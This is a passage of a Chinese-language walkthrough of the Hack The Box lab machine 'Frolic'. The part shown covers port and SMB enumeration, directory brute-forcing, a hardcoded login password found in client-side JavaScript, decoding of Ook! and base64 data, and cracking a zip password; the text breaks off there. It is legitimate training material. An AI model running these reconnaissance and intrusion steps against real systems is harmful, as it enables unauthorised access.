

[概述 \(Overview\)](#)

[攻击链 \(Killchain\)](#)

[TTPs \(Tactics, Techniques & Procedures\)](#)

[阶段1: 枚举](#)

[阶段2: 工具和利用](#)

[阶段2.1: 寻找Web系统登录账号](#)

[阶段2.2: “俄罗斯套娃”式解密](#)

[阶段2.3: 登录CMS系统后台](#)

[阶段2.4: CMS后台RCE](#)

[阶段3: 权限提升](#)


[阶段3.1: 利用htbenum进行信息收集](#)

[阶段3.2: 缓冲区溢出分析](#)

[复盘](#)

[参考](#)

## 概述 (Overview)




A screenshot of a game achievement screen. At the top, there's a green, pixelated landscape with a circular portrait of a character in a red and grey suit. Below the portrait, the text "Frolic has been Pwned!" is displayed in white. Underneath, a message says "Congratulations" followed by a purple icon of a trophy and the text "0x584A, best of luck in capturing flags ahead!". At the bottom, there's a table with three columns: "MACHINE RANK", "PWN DATE", and "POINTS EARNED".

#3297	29 Jun 2021	30
MACHINE RANK	PWN DATE	POINTS EARNED

- MACHINE TAGS
  - C
  - Cryptography

- SUID
- Binary Exploit

## 攻击链 (Kiillchain)



## TTPs (Tactics, Techniques & Procedures)

- nmap
- dirsearch
- buffer overflow
- python

## 阶段1：枚举

老规矩，还是通过 nmap 开始枚举服务开放服务和开放端口：

```

1 # mkdir {nmap,files}
2
3 # nmap -p- -oA nmap/AllPort.txt 10.10.10.111 --max-retries 0
4 Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-19 08:56 EDT
5 Warning: 10.10.10.111 giving up on port because retransmission cap hit (0).
6 Nmap scan report for forlic.htb (10.10.10.111)
7 Host is up (0.074s latency).
8 Not shown: 64264 closed ports, 1266 filtered ports
9 PORT      STATE SERVICE
10 22/tcp    open  ssh
11 139/tcp    open  netbios-ssn
12 445/tcp    open  microsoft-ds
13 1880/tcp   open  vsat-control
14 9999/tcp   open  abyss
15
16 Nmap done: 1 IP address (1 host up) scanned in 26.53 seconds
17
18 # cat nmap/AllPort.txt.nmap | grep open | awk -F '/' '{print $1}' | paste -sd','
  
```


```
19 22,139,445,1880,9999
20
21 # nmap -p22,139,445,1880,9999 -sC -sV -oA nmap/Port --max-retries 0 10.10.10.111
22 Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-19 09:04 EDT
23 Nmap scan report for forlic.htb (10.10.10.111)
24 Host is up (0.11s latency).
25
26 PORT      STATE SERVICE      VERSION
27 22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
28 | ssh-hostkey:
29 |   2048 87:7b:91:2a:0f:11:b6:57:1e:cb:9f:77:cf:35:e2:21 (RSA)
30 |   256 b7:9b:06:dd:c2:5e:28:44:78:41:1e:67:7d:1e:b7:62 (ECDSA)
31 |_  256 21:cf:16:6d:82:a4:30:c3:c6:9c:d7:38:ba:b5:02:b0 (ED25519)
32 139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
33 445/tcp   open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
34 1880/tcp  open  http         Node.js (Express middleware)
35 |_http-title: Node-RED
36 9999/tcp  open  http         nginx 1.10.3 (Ubuntu)
37 |_http-server-header: nginx/1.10.3 (Ubuntu)
38 |_http-title: Welcome to nginx!
39 Service Info: Host: FROLIC; OS: Linux; CPE: cpe:/o:linux:linux_kernel
40
41 Host script results:
42 |_clock-skew: mean: -1h49m59s, deviation: 3h10m31s, median: 0s
43 |_nbstat: NetBIOS name: FROLIC, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
44 | smb-os-discovery:
45 |   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
46 |   Computer name: frolic
47 |   NetBIOS computer name: FROLIC\x00
48 |   Domain name: \x00
49 |   FQDN: frolic
50 |_ System time: 2021-04-19T18:34:51+05:30
51 | smb-security-mode:
52 |   account_used: guest
53 |   authentication_level: user
54 |   challenge_response: supported
55 |_ message_signing: disabled (dangerous, but default)
56 | smb2-security-mode:
57 |   2.02:
58 |_ Message signing enabled but not required
59 | smb2-time:
60 |   date: 2021-04-19T13:04:52
61 |_ start_date: N/A
62
63 Service detection performed. Please report any incorrect results at https://nmap.org/sub
64 Nmap done: 1 IP address (1 host up) scanned in 18.76 seconds
```


通过上述信息获悉开放端口：22,139,445,1880,9999。而 smb 服务，可能存在潜在的利用风险。

通过 `enum4linux` 工具进行枚举： `# enum4linux 10.10.10.111`，发现是存在匿名访问的：

```
1 [+] Enumerating users using SID S-1-5-21-3106657666-1405957921-1930463546 and logon user
2 S-1-5-21-3106657666-1405957921-1930463546-513 FROLIC\None (Domain Group)
3
4 [+] Enumerating users using SID S-1-5-32 and logon username '', password ''
5 S-1-5-32-544 BUILTIN\Administrators (Local Group)
6 S-1-5-32-545 BUILTIN\Users (Local Group)
7 S-1-5-32-546 BUILTIN\Guests (Local Group)
8 S-1-5-32-547 BUILTIN\Power Users (Local Group)
9 S-1-5-32-548 BUILTIN\Account Operators (Local Group)
10 S-1-5-32-549 BUILTIN\Server Operators (Local Group)
11 S-1-5-32-550 BUILTIN\Print Operators (Local Group)
12
13 [+] Enumerating users using SID S-1-22-1 and logon username '', password ''
14 S-1-22-1-1000 Unix User\sahay (Local User)
15 S-1-22-1-1001 Unix User\ayush (Local User)
```

再看查看下被识别为 http 服务器的 9999、1880 端口：





根据 title 进行相关服务的信息搜索：

Node-RED是一种编程工具，用于以新颖有趣的方式将硬件设备、API和在线服务连接在一起。它提供了一个基于浏览器的编辑器，使您可以轻松地使用设计器中的各种节点将流连接在一起，只需单击即可将其部署到其运行，简洁高效的完成一个服务的部署。




尝试后发现并不能利用，失败。

## 阶段2：工具和利用

### 阶段2.1：寻找Web系统登录账号

在使用 nmap 脚本 `smb-enmu-shares` 进行检查时，发现 `IPC$` 存在读、写权限，且 `path` 中含有 Windows 的绝对路劲：





同时，在使用 `dirsearch` 对 9999 端口的web服务进行目录枚举时，发现 `/backup/` 目录存在提示信息：

```

1 > git clone https://github.com/maurosoria/dirsearch.git
2 # python3 dirsearch.py -u http://10.10.10.111:9999 -t 30
3 /admin                (Status: 301) [Size: 194] [--> http://10.10.10.111:9999/admin/]
4 /backup               (Status: 301) [Size: 194] [--> http://10.10.10.111:9999/backup/]
5 /dev                  (Status: 301) [Size: 194] [--> http://10.10.10.111:9999/dev/]
6 /test                 (Status: 301) [Size: 194] [--> http://10.10.10.111:9999/test/]

```

逐一用浏览器查看：





```

1 user.txt -> user - admin
2 password.txt -> password - imnothuman

```

利用或得到的密码组尝试登陆，提示失败。





尝试查看下页面源代码，查看是否存在注释类提示，发现一个可疑的 JavaScript：`<script src="js/login.js"></script>`


```
1 var attempt = 3; // Variable to count number of attempts.
2 // Below function Executes on click of login button.
3 function validate(){
4 var username = document.getElementById("username").value;
5 var password = document.getElementById("password").value;
6 if ( username == "admin" && password == "superduperlooperpassword_lo1"){
7 alert ("Login successfully");
8 window.location = "success.html"; // Redirecting to other page.
9 return false;
10 }
11 else{
12 attempt --; // Decrementing by one.
13 alert("You have left "+attempt+" attempt;");
14 // Disabling fields after 3 attempts.
15 if( attempt == 0){
16 document.getElementById("username").disabled = true;
17 document.getElementById("password").disabled = true;
18 document.getElementById("submit").disabled = true;
19 return false;
20 }
21 }
22 }
```

阅读代码可知，等登陆用户组为 `admin:superduperlooperpassword_lo1` 时，将会重定向到 `success.html` 页面。

## 阶段2.2：“俄罗斯套娃”式解密

直接预览即可，但是显示的是一串意义不明的字符串：





```
1 ..... !?!! .?..... ..?. ?!..?..... .....
2 ..... ..!..? ..... ..!?!! .?..... ..?.? !..?..... .....
3 ..... ! ..... !..?. ..... !?!! .?!!! !!!?. ?!..?! !!!!! !...! .....
4 ..... !..!! !!!!! !!!!! !!!!!? ..... ..... ..!?! !..?! !!!!! !!!!!
5 !!!!!? .?!.? !!!!! !!!!! !!!!! .?..... ..... ! ?!..? ..... .....
6 ..... .?..?! .?..... ..... ..!.. !!!!! !!..?. ..... !?!! .?..... ..?.
7 ?!..?. ..... ..!..? ..... ..!?! !..?! !!!!!? .?!.? !!!!! !!!!!. ?..... .....
8 ..... ...!? !!..?! !!!!! !!!!! !!!!! ?..?!. ?!!!! !!!!! !!..?. ..... .....
9 ..... .!?! .?..... ..... ..?. ?!..?. ..... !..... ..!..! !!!!!
10 !..!! !!... ..... ..... ! .?..... ..... ! ?!..? !!!!! !!!!!
11 !!!!! !?..?! .?!!!! !!!!! !!!!! !!!!! !!!!! .?..... ! ?!..? ..... ..?.?
12 .?..... ..... ! .?..... ..... ..!?! !..?.. ..... ..... ..?.? !..?..
13 !..?.. ..... ..!?! !..?.. ..... .?..?! .?..... !..?. ..... !?!! .?!!!! !!!!!?.
14 ?!..?! !!!!! !!!!! !!... ..... ..!.. ?..... ..... !?!! .?!!!! !!!!!? .?!.?
15 !!!!! !!!!! !!!!!? ..... ..!?! !..?! !!!!!? .?!.? !!!!! !!!!! !!!!!
16 !..... ..... !..!..? ..... ..... !?!! .?!!!! !!!!! !!..? !..?!
17 !..?.. ..... ! ?!..? ..... ..?.?!. ?..... ..... !..... .....
18 ..... !..?. ..... ...! ?!..?! !!!!! !!..? !..?! !!!!!? ..... ..!?! !..?!
19 !!!!!? .?!.? !!!!! !!..?. ..... ...! ?!..?. ..... ..?.? !..?.. !..!! !!!!!
20 !!!!! !!!!! !..?.. ..... ..!?! !..?.. ..... .?..?! .?..... !..?. ..... .....
21 ..... .!?! .?!!!! !!!!! !!!!! !!!!!? .?!.? !!!!! !!!!! !!!!! .....
22 ..!..! !!!!! !..?..
```

通过搜索：`ctf .!? decode`，发现线索指向的 Ook! 加密，尝试寻找对应解密：  
`https://www.splitbrain.org/services/ook` > `Nothing here check /asdiSIAJJ0QWE9JAS`  
也可以使用 `https://www.dcode.fr/ook-language`，这个网站挺屌的，几乎涵盖了市面上可见的各种加解密，支持类型可看 `https://www.dcode.fr/tools-list`。  
解出来的内容看着像路径，请求后返回了一段 base64 内容 encode：



```
(root@kali)-[/home/kali/hackthebox/Frolic/files]
# http http://forlic.htb:9999/asdiSIAJJ0QWE9JAS/
HTTP/1.1 200 OK
Connection: keep-alive
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8
Date: Mon, 19 Apr 2021 14:16:32 GMT
Server: nginx/1.10.3 (Ubuntu)
Transfer-Encoding: chunked

UESDBBQACQAIAMOJN00j/lSUsAAAAGkCAAAJABwAaW5kZXgucGhwVVQJAAOFfKdbhXynW3V4CwAB
BAAAAAAEAAAAAF5E5hBK3OyaIopmhuVUPBuC6m/U3PkAkp3GhHcjuWgNOL22Y9r7nrQEopVyJbs
K1i6f+BQyOES4baHpOrQu+J4XxPATolb/Y2EU6rqOPKD8uIPkUoyU8cggwNE0I19kzhkVA5RAmve
EMrX4+T7al+fi/kY6ZTAJ3h/Y5DCFT2PdL6yNzVRrAuaigM0LRBrAyw0tdliKb40RrXpBgn/uoTj
lurp78cmcTJviFFUnOM5UESHCCP+WxSwAAAAaQIAAFBLAQIeAxQACQAIAMOJN00j/lSUsAAAAGkC
AAAJABgAAAAAAEAAACKgQAAAAABpbmRleC5waHBVVAUAA4V8p1t1eAsAAQAAAAABAAAAABQSwUG
AAAAAAEAAQBPAAAAAwEAAAAA
```

解码后发现带有 **PK** 头，判断是一个压缩包：

UESDBBQACQAIAMOJN00j/lSUsAAAAGkCAAAJABwAaW5kZXgucGhwVVQJ
OES4baHpOrQu+J4XxPATolb/Y2EU6rqOPKD8uIPkUoyU8cggwNE0I19kzhkVA
wAAAAaQIAAFBLAQIeAxQACQAIAMOJN00j/lSUsAAAAGkCAAAJABgAAAA

加密：
☐ Unicode编码(\u开头)
☐ URL编码(%开头)
☐ Gzip压缩
☐ U
☐ HTML转JS

解密：
☐ Unicode解码(\u开头)
☐ URL解码(%开头)
☐ Gzip解压
☐ U

当前数据解析结果如下：

PK
É7M#[ i
index.phpUT
[[[ux
^D搦sh) Pn Ss豫w□□□場□k□□UÜ

进行还原：

```
1 echo 'UESDBBQACQAIAMOJN00j/lSUsAAAAGkCAAAJABwAaW5kZXgucGhwVVQJAAOFfKdbhXynW3V4CwABBAAAAA
```

使用 **7z** 进行解压：**\$ 7z x 1.zip**，发现需要密码才能解压，尝试之前搜索到的密码进行碰撞都失败。最终通过 **zip2join** 对压缩包进行枚举，得到解压密码：**password**，解压后得到 **index.php** 文件，内容：

```
1 4b7973724b7973674b7973724b7973675779302b4b7973674b7973724b7973674b7973725046306750697372.
```

内容有点像十六进制，尝试通过 **decoder-plus-plus** 还原，你也可以用 **CyberChef** 进行还原：



1 KysrKysgKysrKysgWy0+KysgKysrKysgKysrPF0gPisrKysgKy4tLS0gLS0uKysgKysrKysgLjwr  
